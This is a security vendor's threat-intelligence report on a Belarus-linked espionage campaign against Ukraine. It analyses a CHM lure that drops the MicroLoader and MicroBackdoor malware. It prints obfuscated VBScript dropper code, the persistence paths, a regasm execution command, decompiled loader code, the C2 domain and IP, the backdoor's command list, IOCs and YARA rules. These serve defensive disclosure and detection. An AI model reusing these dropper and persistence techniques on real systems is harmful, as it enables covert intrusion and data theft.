
GHOSTWRITER / UNC1151 ADOPTS MICROBACKDOOR VARIANTS IN CYBER OPERATIONS AGAINST UKRAINE

cluster25.io/2022/03/08/ghostwriter-unc1151-adopts-microbackdoor-variants-in-cyber-operations-against-targets-in-ukraine/

March 8, 2022

For a few months **Cluster25** collected and analyzed several malicious activities which then were internally linked with the threat actor known as **UNC1151** (aka **GhostWriter**), an adversary believed to be linked to the **Belarusian** government. In July 2020 **Mandiant Threat Intelligence** released a public report about an ongoing influence campaign named “**GhostWriter**“. The campaign was addressed to audiences in **Lithuania**, **Latvia** and **Poland** making use of critical messages against the **NATO**’s presence in Eastern Europe.

In addition to this type of operations, UNC1151 seems to be further active also in the compromise of objectives of strategic importance. On March 4, 2022, Cluster25 collected a malicious document designed to spread malware for espionage purposes against targets located in Ukraine that displays the logos of the Ukrainian President’s office and secret services with content relating to advice on dealing with the bombing.


President of Ukraine
Secret Service of Ukraine
What to do ?

ОФІС ПРЕЗИДЕНТА УКРАЇНИ

Кабінет Міністрів України

СЛУЖБА БЕЗПЕКИ УКРАЇНИ

ЩО РОБИТИ?

ПІД ЧАС АРТИЛЕРІЙСЬКИХ ОБСТРІЛІВ СИСТЕМАМИ ЗАЛПОВОГО ВОГНЮ:

! Снаряд (ракету) можна помітити та зреагувати, залп реактивної установки добре видно. Вночі це яскравий спалах на обрії, а вдень – димні сліди ракет;


! Організуйте постійне спостереження, постійно тримайте у полі зору будівлі та споруди, які знаходяться поруч та які можливо використовувати як укриття. Після сигналу спостерігача є декілька секунд для того, щоб сховатись.

! Ховайтеся у підвалі або в іншому заглибленому приміщенні. Вибирайте місце у кутку між несучими стінами та недалеко від вікон та дверей для того, щоб миттєво покинути будинок у випадку попадання снаряду.

! Не виходьте з укриття, не почекавши хоча б 10 хвилин після завершення обстрілу, адже після залпу зазвичай ведеться уточнення результатів стрільби і коригування вогню або зміна позиції.


INSIGHTS

The document is a **Microsoft Compressed HTML Help (CHM)** file named **dovidka.chm.** After extracting the file, it shows the following structure:



```
file.htm      565 KB
#SYSTEM         5 KB
#IDXHDR         4 KB
#URLSTR         1 KB
#TOPICS         1 KB
#URLTBL         1 KB
#STRINGS        1 KB
#ITBITS         0 KB
images
```

dividka.chm contains a file named **file.htm** that in its turn contains **obfuscated vbscript (VBS) code** as reported following:



```
On Error Resume Next

function oollllol10(llll00llll)
ll0ll00l000o=split(llll00llll," ")
for each ooolol000 in ll0ll00l000o
    for llllllollo=l to len(ooolol000)
        ool0ool10ol=ool0ool10ol+(mid(ooolol000,len(ooolol000)-llllllollo+ 1,1)*(2^(llllllollo-1)))
    next
    oollllol10=oollllol10 & chr(ool0ool10ol)
    ool0ool10ol=0
next
end function

olllollol01 = UnEscape("On%20Error%20Resume%20Next%20%0A%0D%0AfUnctIoN%20sWDTqcLuL%28zV7umKo7Li1Stc%29%0D%0ASwDTQclUL%3DsTrrEvERse%28Zv7UMkO71I1sTc%29%0D%0AeNd
l10o0lol00o0 = oollllol10("01000011 00111010 01011100 01010101 01110011 01100101 01110010 01110011 01011100 01010000 01110101 01100010 01101100 01101001 011000
Set l0loo0lloo = CreateObject(oollllol10("01010011 01100011 01110010 01101001 01110000 01110100 01101001 01101110 01100111 00101110 01000110 01101001 01101100
Set lllol0o0o = CreateObject(oollllol10("01010111 01010011 01100011 01110010 01101001 01110000 01110100 00101110 01010011 01101000 01100101 01101100 01101100")

if l0loo0lloo.FileExists(oollllol10("01000011 00111010 01011100 01010101 01110011 01100101 01110010 01110011 01011100 01010000 01110101 01100010 01101100 01101

With l0loo0lloo.CreateTextFile(l10o0lol00o0, 0, true)
    .WriteLine olllollol01
    .Close
End With
l0loo0lloo.CreateFolder(oollllol10("01000011 00111010 01011100 01010101 01110011 01100101 01110010 01110011 01011100 01010000 01110101 01100010 01101100 011010
lllol0o0o.Run l10o0lol00o0, 0, true
l0loo0lloo.DeleteFile(l10o0lol00o0)
lllol0o0o.Run oollllol10("01110111 01110011 01100011 01110010 01101001 01110000 01110100 00101110 01100101 01111000 01100101 00100000 00101111 00101111 0100001

End If
```

The script checks for the presence of the file

C:\Users\Public\Favorites\desktop.ini

then it writes a second **VBS** script under the path

C:\Users\Public\ignit.vbs

After that, it runs the latter script, deletes it and finally runs the command

wscript.exe //B //E:vbs C:UsersPublicFavoritesdesktop.ini

The script **ignit.vbs** decodes and writes the following files:


- **C:\Users\Public\Libraries\core.dll**
- **C:\Users\Public\Favorites\desktop.ini**
- **C:\ProgramData\Microsoft\Windows Start Menu\Programs\Startup\Windows Prefetch.lnk**

The **desktop.ini** file runs the following command, which executes the file **core.dll** with the **Microsoft Assembly Registration Tool** (Regasm.exe):

C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /U "C:Users\Public\Libraries\core.dll"


MICROLOADER

The file **core.dll** is a DLL file in .NET code compiled on **Monday January 31st 2022** at **15:00:46 UTC**. Code obfuscation and anti-tampering techniques have been used to hinder the analysis. The kind of anti-tampering techniques used shows similarities with the use of the open-source code-protector tool for **.NET** named **ConfuserEx.** This is because several methods appear as empty and decompilation exceptions are present when the file is open in tools such as **dnSpy**, as reported in the image below:




```
using System;
using System.IO;
using System.Reflection;
using System.Runtime.InteropServices;
using System.Threading;

// Token: 0x02000001 RID: 1
internal class <Module>
{
    // Token: 0x06000001 RID: 1 RVA: 0x0000A048 File Offset: 0x00007C48
    unsafe static <Module>()
    {
        <Module>.\u206B\u202C\u202C\u206B\u206F\u206E\u200D\u200F\u200C\u206F\u206B\u202E\u206A\u202C\u202A\u206D\u206F\u206F\u206F\u2
          \u200B\u200B\u200D\u200F\u200E\u200F\u202A\u202C\u200F\u202C\u202D\u202E();
        for (;;)
        {
            IL_05:
            uint num = 3153443728U;
            for (;;)
            {
                uint num2;
                switch ((num2 = (num ^ 4076014074U)) % 217U)
                {
                case 0U:
                {
                    byte* ptr;
                    *(short*)(ptr + (IntPtr)4 * 2) = 108;
                    num = (num2 * 3141333895U ^ 1805095829U);
                    continue;
                }
                case 1U:
                {
                    int num3;
                    ushort num4;
                    num = ((num3 < (int)num4) ? 3916477182U : 4174409005U);
                    continue;
                }
                case 2U:
```

We thought to make the code a little more readable by setting a breakpoint after the anti-tamper method (first method in the constructor) and by replacing the method with **NOPs** to finally save and reopen the module in **dnSpy**. This is necessary since the method is responsible for changing the **RVA** values of the methods. After this is executed, the values are correct, so it is possible to dump the new version of the **DLL**, but it is also necessary to avoid the anti-tamper method to be called in the next execution, otherwise it would change the values again.



```
// Token: 0x06000046 RID: 70 RVA: 0x0000B9D4 File Offset: 0x00009BD4
private static byte[] decompressSomething(byte[] byte_0)
{
    GZipStream gzipStream = Class5.createGzipStream(Class5.createMemoryStream(byte_0), CompressionMode.Decompress);
    byte[] result;
    try
    {
        byte[] byte_ = new byte[4096];
        MemoryStream memoryStream = Class5.createMemoryStream2();
        try
        {
            int num = 0;
            for (;;)
            {
                IL_AA:
                uint num2 = 669798781U;
                for (;;)
                {
                    uint num3;
                    switch ((num3 = (num2 ^ 339869413U)) % 5U)
                    {
                    case 0U:
                        Class5.writeStream(memoryStream, byte_, 0, num);
                        num2 = (num3 * 1915765635U ^ 2529288688U);
                        continue;
                    case 1U:
                        num = Class5.readStream(gzipStream, byte_, 0, 4096);
                        num2 = ((num <= 0) ? 997024480U : 1402522965U);
                        continue;
                    case 2U:
                        num2 = ((num <= 0) ? 1341590819U : 669798781U);
                        continue;
                    case 3U:
                        goto IL_AA;
                    }
```


This code is basically a payload aimed at unpacking and executing a payload



```
case 6U:
{
    byte[] array4;
    IntPtr intPtr2;
    Class5.marshal_copy(array4, 0, intPtr2, array4.Length);
    byte[] array3;
    IntPtr intPtr = Class5.CreateThread(IntPtr.Zero, IntPtr.Zero, intPtr2, (uint)(intPtr2.ToInt32() + array3.Length), IntPtr.Zero, IntPtr.Zero);
    num = (((intPtr != IntPtr.Zero) ? 1739821701U : 1632692140U) ^ num2 * 144046089U);
    continue;
}
case 7U:
```

MICROBACKDOOR

The piece of code in the new thread it’s basically meant to perform a connection to the domain **xbeta[.]online** attested on IP address **185.175.158[.]27.**



```
0B403580
push ebp
mov ebp,esp
push ecx
push dword ptr ss:[ebp+8]
and dword ptr ss:[ebp-4],0
call dword ptr ds:[<&gethostbyname>]
mov edx,eax
test edx,edx
jne B4035AC
```

```
0B4035AC
movsx eax,word ptr ds:[edx+A]
push 4
pop ecx
cmp eax,ecx
cmovb ecx,eax
mov eax,dword ptr ds:[edx+C]
push ecx
push dword ptr ds:[eax]
lea eax,dword ptr ss:[ebp-4]
push eax
call B404349
mov eax,dword ptr ss:[ebp-4]
add esp,C
```

```
0B403597
push dword ptr ss:[ebp+8]
call dword ptr ds:[<&inet_addr>]
or ecx,FFFFFFFF
cmp eax,ecx
cmovne ecx,eax
mov eax,ecx
jmp B4035CD
```

```
0B4035CD
mov esp,ebp
pop ebp
ret
```

```
p=0B17FDB0

403580
```

```
EAX   00000000
EBX   80000000
ECX   0B17FBCC
EDX   020007D0
EBP   0B17FDB0
ESP   0B17FC0C      "\"-@\v"
ESI   75A17100      <kernel32.lstrlen>
EDI   76E6E370      <ws2_32.closesocket>

EIP   0B403580

EFLAGS   00000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B

ST(0) 0000000000000000000 x87r0 Vuoto 0.00000000
ST(1) 0000000000000000000 x87r1 Vuoto 0.00000000
ST(2) 0000000000000000000 x87r2 Vuoto 0.00000000
ST(3) 0000000000000000000 x87r3 Vuoto 0.00000000
ST(4) 0000000000000000000 x87r4 Vuoto 0.00000000
ST(5) 0000000000000000000 x87r5 Vuoto 0.00000000
ST(6) 0000000000000000000 x87r6 Vuoto 0.00000000
ST(7) 3FFF8DB70C975DF22000 x87r7 Vuoto 1.10714871

x87TagWord FFFF
x87TW_0 3 (Vuoto)   x87TW_1 3 (Vuoto)
x87TW_2 3 (Vuoto)   x87TW_3 3 (Vuoto)
x87TW_4 3 (Vuoto)   x87TW_5 3 (Vuoto)
x87TW_6 3 (Vuoto)   x87TW_7 3 (Vuoto)
```

```
1: [esp+4] 0B407000 "xbeta.online"
2: [esp+8] 0B400000 "MZ"
3: [esp+C] 0AEF515C
4: [esp+10] 00000000
5: [esp+14] 02020202
```

If the connection is successful it receives and decrypts commands and performs the appropriate actions. The identified commands that can be executed are

- **id**
- **info**
- **ping**
- **exit**
- **upd**
- **uninst**
- **exec**
- **shell**
- **flist**
- **fget**
- **fput**
- **screenshot**

The implant is able to perform any classic operation in support of activities aimed at espionage, such as collecting data relating to the machine in which it is operating, downloading and transferring files, executing arbitrary commands, capturing screenshots etc. etc.

CONCLUSIONS

The relations between **Russia** and **Belarus** date back in 1991 with the signing of the **Belovezh Accords** on the ending of the **USSR** and the establishment of the **Commonwealth of Independent States (CIS)**. In the actual conflict going on in **Ukraine** more than once Minsk showed its support to Moscow even if publicly **Lukashenko** said that he'll avoid the participation of Belarusian soldiers. In case of an escalation it’s likely that **Belarus** will assist **Russia** militarily. On the basis of the above, however, it seems that the Belarusian government is already openly participating in offensive operations in the cyber domain by protecting **Russian** interest.

INDICATORS OF COMPROMISE

CATEGORY	TYPE	VALUE
PAYLOAD	MD5	2556a9e1d5e9874171f51620e5c5e09a
PAYLOAD	SHA1	affc2b19d9fb8080a7211c3ed0718f2c3d3887df
PAYLOAD	SHA256	7f0511b09b1ab3a64c8827dd8af017acbf7d2688db31a5d98fea8a5029a89d56
PAYLOAD	MD5	d2a795af12e937eb8a89d470a96f15a5
PAYLOAD	SHA1	491214cc496f4a358856801d0381eb4926c07c59
PAYLOAD	SHA256	e97f1d6ec1aa3f7c7973d57074d1d623833f0e9b1c1e53f81af92c057a1fdd72
PAYLOAD	MD5	e2e6bb2fa799b8a9ace6125f80cc06d2
PAYLOAD	SHA1	5f7b3f789916b8ddcf8042f83817719bae133474
PAYLOAD	SHA256	559d8e8f2c60478d1c057b46ec6be912fae7df38e89553804cc566cac46e8e91
NETWORK	C2	xbeta[.]online
NETWORK	C2	185.175.158[.]27

ATT&CK MATRIX

TACTIC	TECHNIQUE	DESCRIPTION
Initial Access	T1566.001	Spearphishing Attachment
Execution	T1059	Command and Scripting Interpreter
Defense Evasion	T1036	Masquerading
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Defense Evasion	T1027	Obfuscated Files or Information
Discovery	T1082	System Information Discovery

DETECTION

```
rule GhostWriter_MicroLoader_72632_00001 {
meta:
author = “Cluster25”
hash1 = “e97f1d6ec1aa3f7c7973d57074d1d623833f0e9b1c1e53f81af92c057a1fdd72”
tlp = “white”
strings:
$ = “ajf09aj2.dll” fullword wide
$ = “regsvcser” fullword ascii
$ = “X I.dIT” fullword ascii
$ = “rtGso9w|4” fullword ascii
$ = “ajlj}m${<” fullword ascii
condition: (uint16(0) == 0x5a4d and all of them)
}

rule GhostWriter_MicroBackdoor_72632_00001 {
meta:
author = “Cluster25”
hash1 = “559d8e8f2c60478d1c057b46ec6be912fae7df38e89553804cc566cac46e8e91”
tlp = “white”
strings:
$ = “cmd.exe /C \”%s%s\”” fullword wide
$ = “client.dll” fullword ascii
$ = “ERROR: Unknown command” fullword ascii
$ = ” *** ERROR: Timeout occured” fullword ascii
$ = “%s\Software\Microsoft\Windows\CurrentVersion\Internet Settings” fullword ascii
$ = “MIIDazCCAlOgAwIBAgIUWOftflCclQXpmWMnL1ewj2F5Y1AwDQYJKoZIhvcNAQEL” fullword
ascii
condition: (uint16(0) == 0x5a4d and all of them)
}
```

Written by: Cluster25

Tagged as: APT, Ukraine, UNC1151, GhostWriter, MicroBackdoor, Russia.